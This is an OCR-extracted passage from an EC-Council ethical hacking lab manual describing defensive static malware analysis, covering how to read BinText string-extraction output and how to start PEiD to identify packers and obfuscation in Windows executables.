



5. As soon as the file is provided for scan, click **Go**. BinText will start extracting the text from the designated malicious file.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. BinText extracts the provided malicious file's critical information, as shown in the screenshot.





Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The type of string is designated by a colored letter to the left of the list. ANSI strings are marked with a green "A," Unicode strings (double byte ANSI) have a red "U," and resource strings have a blue "R."
8. "File pos" is the HEX position at which the text is located in the file.
9. "Mem pos" if the file is a Win32 PE file (such as Win95 EXEs and DLLs), then this is the HEX address at which the text is referred to in the memory at runtime, as determined by its sections table.
10. "ID" is the decimal string resource ID or 0 if it is not a resource string.
11. Close all windows once the analysis is complete.
12. You can also use other string searching tools such as **FLOSS** (https://www.fireeye.com), **Strings** (https://docs.microsoft.com), **Free EXE DLL Resource Extract** (https://www.resourceextract.com), or **FileSeek** (https://www.fileseek.ca) to perform string search.

Task 3: Identify Packaging and Obfuscation Methods using PEid


Attackers often use packing and obfuscation or a packer to compress, encrypt, or modify a malware executable file to avoid detection. Obfuscation also hides the execution of the programs. When the user executes a packed program, it also runs a small wrapper program to decompress the packed file, and then runs the unpacked file. It complicates the task of reverse engineers to determine the actual program logic and other metadata via static analysis. The best approach is to try and identify if the file includes packed elements and locate the tool or method used to pack it.

PEid is a free tool that provides details about Windows executable files. It can identify signatures associated with over 600 different packers and compilers. This tool also displays the type of packer used in packing a program.


Here, we will use the PEid tool to detect common packers, cryptors, and compilers for PE executable files.

1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Packaging and Obfuscation Tools\PEid** and double-click **PEiD.exe**.
2. The **PEiD** main window appears. Click the **Browse** button to upload a malicious file for analysis.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

